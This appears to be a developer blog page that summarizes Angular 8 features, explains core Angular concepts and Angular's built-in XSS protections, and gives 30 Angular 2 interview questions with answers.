=> Resolve generated ***Sass/Less*** files to .css inputs

=> Added Predicate function mode for ***runGuardsAndResolvers***:-
This option means guards and resolvers will ignore changes when a provided predicate function returns `false`. This supports use cases where an application needs to ignore some param updates but not others.

For example, changing a sort param in the URL might need to be ignored, whereas changing the `project` param might require re-run of guards and resolvers.

=> Added functionality to mark a control and its descendant controls as touched: -
add *markAllAsTouched () to AbstractControl*

=> Added ng-new command that builds the project with Bazel
=> Use image based cache for windows BuildKite
=> Export ***NumberValueAccessor*** & ***RangeValueAccessor*** directives

=> Use shared ***DomElementSchemaRegistry*** instance for improve performance of platform-server***(@angular/platform-server)***:-

*Right now the ServerRendererFactory2` creates a new instance of the `DomElementSchemaRegistry` for each and every request, which is quite costly (for the Tour of Heroes SSR example this takes around **15%** of the overall execution time)*

=> Now the Performance Improvements on core, more consistent about ***"typeof checks"***: -
When testing whether `value` is an object, use the ideal sequence of strictly not equal to `null` followed by `typeof value === 'object'` consistently. Specifically there's no point in using double equal with `null` since `undefined` is ruled out by the `typeof` check.
\
Also avoid the unnecessary ToBoolean check on `value.ngOnDestroy` in `hasOnDestroy()`, since the `typeof value.ngOnDestroy === 'function'` will only let closures pass and all closures are truish

(with the notable exception of `document.all`, but that shouldn't be relevant for the `ngOnDestroy` hook)

=> In the Compiler-CLI, expose ngtsc as a TscPlugin

=> Restore whole object when navigating back to a page managed by Angular Router:-
This feature adds a few capabilities. First, when a `popstate` event fires the value of `history.state` will be read and passed into `NavigationStart`. In the past, only the `navigationId` would be passed here.

Additionally, `NavigationExtras` has a new public API called `state` which is any object that will be stored as a value in `history.state` on navigation.

For example, the object `{foo: 'bar'}` will be written to `history.state` here: - `router.navigateByUrl('/simple', {state: {foo: 'bar'}});`

What Are Components in Angular?

Components are the most basic building block of a UI in Angular applications and it controls views (HTML/CSS). They also communicate with other components and services to bring functionality to your applications.

Technically components are basically TypeScript classes that interact with the HTML files of the components, which get displayed on the browsers.

The component is the core functionality of Angular applications but you need to know to pass the data into the components to configure them.

Angular applications must have a root component that contains all other components.

Components are created using @Component decorator that is part of @angular/core module.

You can create your own project using Angular CLI, this command allows you to quickly create an Angular application like - generate components, services, pipes, directive, classes, and modules, and so on as per your requirements.

Explore in detail about Angular Components click…

What Is Modules?

The NgModule is a TypeScript class marked by the @NgModule decorator.

The NgModule is a class and work with the @NgModule decorator function and also takes a metadata object that tells Angular how to compile and run module code.

The Angular module helps you to organize an application into associative blocks of functionality.

An angular module represents a core concept and plays a fundamental role in structuring Angular applications.

The NgModule is used to simplify the ways you define and manage the dependencies in your applications and also you can consolidate different components and services into associative blocks of functionality.

Every Angular application should have at least one module and it contains the components, service providers, pipes and other code files whose scope is defined by the containing NgModule.

The purpose of the module is to declare everything you create in Angular and group them together.
Explore in detail about Angular module click…

What Are Angular Directives?

Angular Directive is a TypeScript class which is declared as a @directive decorator.

The directives allow you to attach behavior to DOM elements and the @directive decorator provide you an additional metadata that determines how directives should be processed, instantiated, and used at run-time.

Explore in detail about Angular Directives click…

What Is Dependency Injection (DI)?

Dependency Injection is a powerful pattern for managing code dependencies. DI is a way to create objects that depend upon other objects.

Angular has its own DI framework pattern, and you really can't build an Angular application without Dependency injection (DI).

A DI system supplies the dependent objects when it creates an instance of an object.

Explore in detail about Angular Dependency Injection (DI) click…

What Is Angular Pipe?

Pipes transform displayed values within a template.

Use the @Pipe annotation to declare that a given class is a pipe. A pipe class must also implement a PipeTransform interface.
The @Pipe decorator allows you to define the pipe name that is globally available for use in any template in the across Angular apps.

Pipe class implements the “PipeTransform” interfaces transform method that accepts an input value and returns the transformed result.
There will be one additional argument to the transform method for each parameter passed to the pipe.

Explore in detail about Angular Pipes Decorator click…

What Is runGuardsAndResolvers function?

This option means **guards** and **resolvers** will ignore changes when a provided predicate function returns `**false**`. This supports use cases where an application needs to ignore some param updates but not others.

For example, changing a sort param in the URL might need to be ignored, whereas changing the `**project**` param might require re-run of guards and resolvers.

What Is “typeof checks” in Angular 8?
How To Performance Improvements on core in Angular 8?

When testing whether `**value**` is an object, use the ideal sequence of strictly not equal to `**null**` followed by `**typeof value === 'object'**` consistently. Specifically there's no point in using double equal with `**null**` since `**undefined**` is ruled out by the `**typeof**` check.

Also avoid the unnecessary ToBoolean check on `**value.ngOnDestroy**` in `**hasOnDestroy**()`, since the `**typeof value.ngOnDestroy === 'function'**` will only let closures pass and all closures are truish (with the notable exception of `**document.all**`, but that shouldn't be relevant for the `**ngOnDestroy**` hook)

How to restore whole object when navigating back to a page managed by Angular Router in Angular 8?

This feature adds a few capabilities.
First, when a `**popstate**` event fires the value of `**history.state**` will be read and passed into `**NavigationStart**`. In the past, only the `**navigationId**` would be passed here.

Additionally, `**NavigationExtras**` has a new public API called `**state**` which is any object that will be stored as a value in `**history.state**` on navigation.
For example, the object `**{name: 'anil'}**` will be written to `**history.state**` here: - `**router.navigateByUrl('/simple', {state: {name: 'anil'}});**`

What Are the Navigation Type Available during Navigation in the Angular 8 Router?
What Is Bazel?

Google open sourced the software responsible for building most of our projects under the name Bazel. Bazel is a powerful tool which can keep track of the dependencies between different packages and build targets.

What Are the features of Bazel?

Bazel is independent of the tech stack.
It has a smart algorithm for determining the build dependencies

What Are the Angular 8 Best practices?

Don't modify your copy of Angular
Avoid Angular APIs marked in the documentation as “Security Risk.”
Preventing cross-site scripting (XSS)

Keep current with the latest Angular library releases.
Check the Angular log for security-related updates in the regularly.

Remember, whether a value is safe depends on context, so choose the right context for your intended use of the value.

Normally, Angular automatically sanitizes the URL, disables the dangerous code, and in development mode, logs this action to the console.

What Are the Angular Security Principles?

Security Principles of Angular Applications:

1. You should avoid direct use of the DOM APIs.
2. You should enable Content Security Policy (CSP) and configure your web server to return appropriate CSP HTTP headers.
3. You should Use the offline template compiler.
4. You should Use Server Side XSS protection.
5. You should Use DOM Sanitizer.
6. You should Preventing CSRF or XSRF attacks.

What Is Cross Site Scripting (XSS) Attack?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications. The Cross Site Scripting (XSS) attacks are common on web browsers and it carried out on websites around 84% (approximately).

How To Preventing Cross Site Scripting (XSS) in Angular?

How Angular Protects Us From XSS Attacks?

The Cross Site Scripting (XSS) attack is a type of injection and attackers inject your web applications using the client side scripts and malicious code into web pages.

An attacker can insert vulnerability scripts and malicious code in your web applications. The Angular treats all values as untrusted by default. This is the great advantages of Angular.

When a value is Inserted Vulnerability into the DOM from –

1. A Template

2. Property
3. Attribute
4. Style
5. Class Binding
6. Interpolation

Angular recognizes the value as unsafe and automatically sanitizes and removes the script tag and other security vulnerabilities.

For more detail about Angular security explore in detail….

Stayed Informed – *Angular Book - All in One (Including Version 2, 4, 5, 6 and 7)*
Stayed Informed – *Angular Interview Question (Including Version 2, 4, 5, 6 and 7)*

Angular 8 **beta** will be release on March/April 2019.
The following table contains our current target release dates for the next two major versions of Angular:

Date	Stable Release	Compatibility
March/April 2019	8.0.0	^7.0.0
September/October 2019	9.0.0	^8.0.0

Are you curious to know about the **Recently Stable Released Angular 7.2.3**, click to explore in details?

Are you interested to know about, **What's New in Angular 7.2.3?**
You can **download Angular 7.2.3 stableproduction release** form GitHub.

For more detail on Release schedule, go to **https://angular.io/guide/releases**

1. **Question 1. What Are The New Features Of Angular2?**
   Answer :
   Angular 2 is written entirely in Typescript and meets the ECMAScript 6 specification :
   - **Component-Based-** Angular 2 is entirely component based. Controllers and $scope are no longer used. They have been replaced by components and directives.
   - **Directives-** The specification for directives is considerably simplified, although they are still subject to change. With the @Directive annotation, a directive can be declared.
   - **Dependency Injection**- Because of the improved dependency injection model in Angular2 there are more opportunities for component / object-based work.
   - **Use of TypeScript**-TypeScript is a typed super set of JavaScript which has been built and maintained by Microsoft and chosen by the AngularJS team for development. The presence of types makes the code written in TypeScript less prone to run-time errors. In recent times, the support for ES6 has been greatly improved and a few features from ES7 have been added as well.
   - **Generics-** TypeScript has generics which can be used in the frontend.
   - **Lambdas with TypeScript-** In TypeScript, lambdas are available.
   - **Forms and Validations-** Forms and validations are an important aspect of frontend development. Within Angular 2 the Form Builder and Control Group are defined.
2. **Question 2. What Is The Need Of Angular2?**
   Answer :
   Angular 2 is not just a typical upgrade but a totally new development. The whole framework is rewritten from the ground. Angular 2 got rid of many things like $scope, controllers, DDO, jqLite, angular.module etc.

   It uses components for almost everything. Imagine that even the whole app is now a component. Also it takes advantage of ES6 / TypeScript syntax. Developing Angular 2 apps in TypeScript has made it even more powerful.

   Apart from that, many things have evolved and re-designed like the template engine and many more.
3. **Question 3. What Is Typescript ?**
   Answer :
   TypeScript is a typed super set of JavaScript which has been built and maintained by Microsoft and chosen by the AngularJS team for development.
4. **Question 4. What Is The Need For Typescript In Angular2?**
   Answer :
   Understanding the need for TypeScript file in Angular2 applications : JavaScript rules in Web development. Its the most popular language for developing web application UI. For may application developers having exposure in languages like Java and C#, creating the front end of a Web application in JavaScript is a very

cumbersome process. For example if the user wants to create a class Employee in JavaScript. There is no class keyword in JavaScript so the code will be as follows-

```
<html>
<head>
</head>
<body>
<script>
function Employee()
{
this.name="";
this.id="";
this.Validate=function()
{
alert("Validate");
}
}
</script>
</body>
</html>
```

Same can be written using TypeScript as follows-

```
class Employee
{
public name : string = "";
public id : string = "";
Validate()
{
alert("validate");
}
}
```

This Customer.ts will compile to the above JavaScript code.

So TypeScript provides the following advantages over JavaScript-

- Structure the code- There were many different coding styles for JavaScript. This leads to unstructured code. With TypeScript we create structured code.
- Use object-oriented programming paradigms and techniques- There is lack of object-oriented design paradigms and techniques in JavaScript. This is not the case in TypeScript. It makes use of Objected Oriented features like Polymorphism, Inheritance etc.
- Standard Coding guidelines- There is no Type checking in JavaScript. The code style needs to be defined. Hard to enforce style guide. TypeScript overcomes this issue with features like Code Analysis and Navigation, Documentation, Intellisense etc.

5. **Question 5. What Is Ecmascript ?**

Answer :

ECMAScript is a subset of JavaScript. JavaScript is basically ECMAScript at its core but builds upon it. Languages such as ActionScript, JavaScript, JScript all use ECMAScript as its core. As a comparison, AS/JS/JScript are 3 different cars, but they

all use the same engine... each of their exteriors is different though, and there have been several modifications done to each to make it unique. Angular2 supports ES6 and higher versions.

6. **Question 6. What Is @ngmodule?**
   Answer :
   @NgModule is a decorator function. A decorator function allows users to mark something as Angular 2 thing (could be a module or component or something else) and it enables you to provide additional data that determines how this Angular 2 thing will be processed, instantiated and used at the runtime. So, whenever user writes @NgModule, it tells the Angular 2 module, what's going to be included and used in and using this module.
7. **Question 7. What Is Traceur Compiler ?**
   Answer :
   Traceur is a JavaScript.next-to-JavaScript-of-today compiler that allows you to use features from the future today. Traceur supports ES6 as well as some experimental ES.next features. Traceur's goal is to inform the design of new JavaScript features which are only valuable if they allow you to write better code.
8. **Question 8. What Is Component In Angularjs 2 ?**
   Answer :
   In Angular, a Component is a special kind of directive that uses a simpler configuration which is suitable for a component-based application structure.
9. **Question 9. What Is @inputs In Angular 2?**
   Answer :
   @Input allows you to pass data into your controller and templates through html and defining custom properties. This allows you to easily reuse components and have them display different values for each instance of the renderer.
10. **Question 10. What Is @outputs In Angular?**
    Answer :
    Components push out events using a combination of an @Output and an EventEmitter. This allows a clean separation between reusable Components and application logic.
11. **Question 11. What Is Primeng? How Can It Be Used With Angular2?**
    Answer :
    PrimeNG is a collection of rich UI components for Angular 2. PrimeNG is a sibling of the popular JavaServer Faces Component Suite, PrimeFaces. All widgets are open source and free to use under Apache License 2.0, a commercial friendly license. PrimeNG is developed by PrimeTek Informatics, a company with years of expertise in developing open source UI components. AngularJS makes it possible to use predefined components for development like tables etc. This helps developers save time and efforts. Using PrimeNG developers can create awesome applications in no time
12. **Question 12. What Are Differences Between Components And Directives?**
    Answer :
    Components :
    - For register component we use @Component meta-data annotation.

- Component is a directive which use shadow DOM to create encapsulate visual behavior called components.Components are typically used to create UI widgets.
- Component is used to break up the application into smaller components.
- Only one component can be present per DOM element.
- @View decorator or templateurl template are mandatory in the component.

Directives :

- For register directives we use @Directive meta-data annotation.
- Directives is used to add behavior to an existing DOM element.
- Directive is use to design re-usable components.
- Many directive can be used in a per DOM element.
- Directive don't have View.

13. **Question 13. We Already Use Angular 1, Why Do We Need An Angular 2?**

    Answer :

    Angular 2 is built for speed :

    - It has faster initial loads.
    - faster change detection.
    - improved rendering times.
    - Angular 2 is modern.
    - It takes advantage of features provided in the latest JavaScript standards and beyond(Such as classes, modules, and decorators)
    - It leverages web component technologies for building reusable user interface widgets.
    - It supports both Greenfield and Legacy browsers, Edge, Chrome, Firefox and Internet Explorer back to IE9.
    - It has fewer built-in directives to learn simpler binding.
    - Enhances our productivity to improve our day-to-day workflow.

14. **Question 14. What Is An Angular 2 Component?**

    Answer :

    Each component is comprised of a template, which is the HTML for the user interface. Add to that a class for the code associated with a view. The class contains the properties and methods, which perform actions for the view,A component also has metadata, which provides additional information about the component to Angular.

15. **Question 15. What Is The Languages That You Can Use To Build Angular2 Application?**

    Answer :

    ECMAScript, or ES.

    - ES 3 is supported by older browsers.
    - ES 5 is the version currently supported by most modern browsers.
    - The ES 6 specification was recently approved and renamed ES 2015(Most browsers don't yet support ES 2015).

16. **Question 16. How Can We Setting Up Our Development Environment For Angular 2?**

    Answer :

    Setting up our development environment for Angular 2 requires two basic steps:

    - Install npm, or node package manager.

- Set up the Angular 2 application.

17. **Question 17. What Is Npm?**
    Answer :
    Npm, or node package manager: is a command line utility that interacts with a repository of open source projects, Become the package manager for JavaScript. Using npm we can install libraries, packages, and applications, along with their dependencies.
18. **Question 18. How Can We Setting Up Angular 2 Application?**
    Answer :
    - Create an application folder.
    - Create the tsconfig file(To configure the TypeScript compiler).
    - Create the package.json file(To define the libraries and scripts we need).
    - Create the typings.json file(That specifies a missing TypeScript type definition file).
    - Install the libraries and typing files.
    - Create the host Web page.(Normally index.html).
    - Create the main.ts file(To bootstrap the Angular application with the root component).
19. **Question 19. What Are The Security Threats Should We Be Aware Of In Angular 2 Application?**
    Answer :
    Just like any other client side or web application, angular 2 application should also follow some of the basic guidelines to mitigate the security risks. Some of them are:
    - Avoid using/injecting dynamic Html content to your component.
    - If using external Html, that is coming from database or somewhere outside the application, sanitize it.
    - Try not to put external urls in the application unless it is trusted. Avoid url re-direction unless it is trusted.
    - Consider using AOT compilation or offline compilation.
    - Try to prevent XSRF attack by restricting the api and use of the app for known or secure environment/browsers.
20. **Question 20. What Are The Advantages Of Using Angular 2 Over Angular 1?**
    Answer :
    Angular 2 is a platform not only a language:
    - Better Speed and Performance: No $Scope in Angular 2, AOT
    - Simpler Dependency Injection
    - Modular, cross platform
    - Benefits of ES6 and Typescript.
    - Flexible Routing with Lazy Loading Features
    - Easier to Learn
21. **Question 21. How Routing Works In Angular 2.?**
    Answer :
    Routing is a mechanism which enables user to navigate between views/components. Angular 2 simplifies the routing and provide flexibility to configure and define at module level (Lazy loading).

The angular application has single instance of the Router service and whenever URL changes, corresponding Route is matched from the routing configuration array. On successful match, it applies redirects and the router builds a tree of ActivatedRoute objects and contains the current state of the router. Before redirection, the router will check whether new state is permitted by running guards (CanActivate). Route Guards is simply an interface method that router runs to check the route authorization. After guard runs, it will resolve the route data and activate the router state by instantiation the required components into <router-outlet> </router-outlet>.

22. **Question 22. What Are Event Emitters And How It Works In Angular 2?**
    Answer :
    Angular 2 doesn't have bi-directional digest cycle, unlike angular 1. In angular 2, any change occurred in the component always gets propagated from the current component to all its children in hierarchy. If the change from one component needs to be reflected to any of its parent component in hierarchy, we can emit the event by using Event Emitter api.

    In short, EventEmitter is class defined in @angular/core module which can be used by components and directives to emit custom events.

    @output() somethingChanged = new EventEmitter();

    We use somethingChanged.emit(value) method to emit the event. This is usually done in setter when the value is being changed in the class.

    This event emit can be subscribed by any component of the module by using subscribe method.

    myObj.somethingChanged.subscribe(val) => this.myLocalMethod(val));

23. **Question 23. What Is The Use Of Codelyzer In Angular 2 Application.?**
    Answer :
    All enterprise applications follows a set of coding conventions and guidelines to maintain code in better way. Codelyzer is an open source tool to run and check whether the pre-defined coding guidelines has been followed or not. Codelyzer does only static code analysis for angular and typescript project.

    Codelyzer runs on top of tslint and its coding conventions are usually defined in tslint.json file. Codelyzer can be run via angular cli or npm directly. Editors like Visual Studio Code and Atom also supports codelyzer just by doing a basic settings.

    To set up the codelyzer in Visual Studio code, we can go to File -> Preferences -> User Settings and add the path for tslint rules.

    Hide Copy Code

    ```
    {
      "tslint.rulesDirectory": "./node_modules/codelyzer",
      "typescript.tsdk": "node_modules/typescript/lib"
    }
    ```

    To run from cli: ng lint.
    To run from npm: npm run lint

24. **Question 24. How Would You Optimize The Angular 2 Application For Better Performance?**

Answer :

ell, optimization depends on the type and size of application and many other factors. But in general, I would consider the following points while optimizing the angular 2 app:

- Consider AOT compilation.
- Make sure the application is bundled, uglified, and tree shaking is done.
- Make sure the application doesn't have un-necessary import statements.
- Make sure that any 3rd party library, which is not used, is removed from the application.
- Have all dependencies and dev-dependencies are clearly separated.
- I would consider lazy loading instead of fully bundled app if the app size is more.

25. **Question 25. How Would You Define Custom Typings To Avoid Editor Warnings?**

Answer :

Well, in most of the cases, the 3rd party library comes with its own .d.ts file for its type definition. In some cases, we need to extend the existing type by providing some more properties to it or if we need to define additional types to avoid Typescript warning.

If we need to extend the type definition for external library, as a good practice, we should not touch the node_modules or existing typings folder. We can create a new folder, say "custom-typings" and keep all customized type definition in that.

To define typings for application (JavaScript/Typescript) objects, we should define interfaces and entity classes in models folder in the respective module of the application.

For those cases, we can define or extend the types by creating our own ".d.ts" file.

26. **Question 26. What Is Shadow Dom? How Is It Helping Angular 2 To Perform Better?**

Answer :

Shadow DOM is a part of the HTML spec which allows developers to encapsulate their HTML markup, CSS styles and JavaScript. Shadow DOM, along with a few other technologies, gives developers the ability to build their own 1st class tags, web components and APIs just like the <audio> tag. Collectively, these new tags and APIs are referred to as Web Components. Shadow DOM provides better separation of concern along with lesser conflict of styles and scripts with other HTML DOM elements.

Since shadow DOM are static in nature, it's a good candidate to be cached as it is not accessible to developer. The cached DOM would be rendered faster in the browser providing better performance. Moreover, shadow DOM can be managed comparatively well while detecting the change in angular 2 application and re-paint of view can be managed efficiently.

27. **Question 27. What Is Aot Compilation?**

Answer :

AOT compilation stands for Ahead Of Time compilation, in which the angular compiler compiles the angular components and templates to native JavaScript and

HTML during the build time. The compiled Html and JavaScript is deployed to the web server so that the compilation and render time can be saved by the browser.

28. **Question 28. What Are The Advantages And Disadvantages Of Aot Compilation?**

    Answer :

    Advantages :

    - Faster download: Since the app is already compiled, many of the angular compiler related libraries are not required to be bundled, the app bundle size get reduced. So, the app can be downloaded faster.
    - Lesser No. of Http Requests: If the app is not bundled to support lazy loading (or whatever reasons), for each associated html and css, there is a separate request goes to the server. The pre-compiled application in-lines all templates and styles with components, so the number of Http requests to the server would be lesser.
    - Faster Rendering: If the app is not AOT compiled, the compilation process happens in the browser once the application is fully loaded. This has a wait time for all necessary component to be downloaded, and then the time taken by the compiler to compile the app. With AOT compilation, this is optimized.
    - Detect error at build time: Since compilation happens beforehand, many compile time error can be detected, providing a better degree of stability of application.

    Disadvantages

    - Works only with HTML and CSS, other file types need a previous build step.
    - No watch mode yet, must be done manually (bin/ngc-watch.js) and compiles all the files.
    - Need to maintain AOT version of bootstrap file (might not be required while using tools like cli).
    - Needs cleanup step before compiling.

29. **Question 29. What Are The Core Differences Between Observables And Promises?**

    Answer :

    Promises vs Observables :

    Promises:

    - returns a single value.
    - not cancellable.

    Observables:

    - works with multiple values over time.
    - cancellable.
    - supports map, filter, reduce and similar operators.
    - proposed feature for ES 2016.
    - use Reactive Extensions (RxJS).
    - an array whose items arrive asynchronously over time.

30. **Question 30. Difference Between Constructor And Ngoninit?**

    Answer :

Differences - Constructor Vs. ngOnInit

Angular 2 Constructors:-

- The constructor is a default method runs when component is being constructed.
- The constructor is a typescript feature and it is used only for a class instantiations and nothing to do with Angular 2.
- The constructor called first time before the ngOnInit().

Angular 2 ngOnInit:-

- The ngOnInit event is an Angular 2 life-cycle event method that is called after the first ngOnChanges and the ngOnInit method is use to parameters defined with @Input otherwise the constructor is OK.
- The ngOnInit is called after the constructor and ngOnInit is called after the first ngOnChanges.
- The ngOnChanges is called when an input or output binding value changes.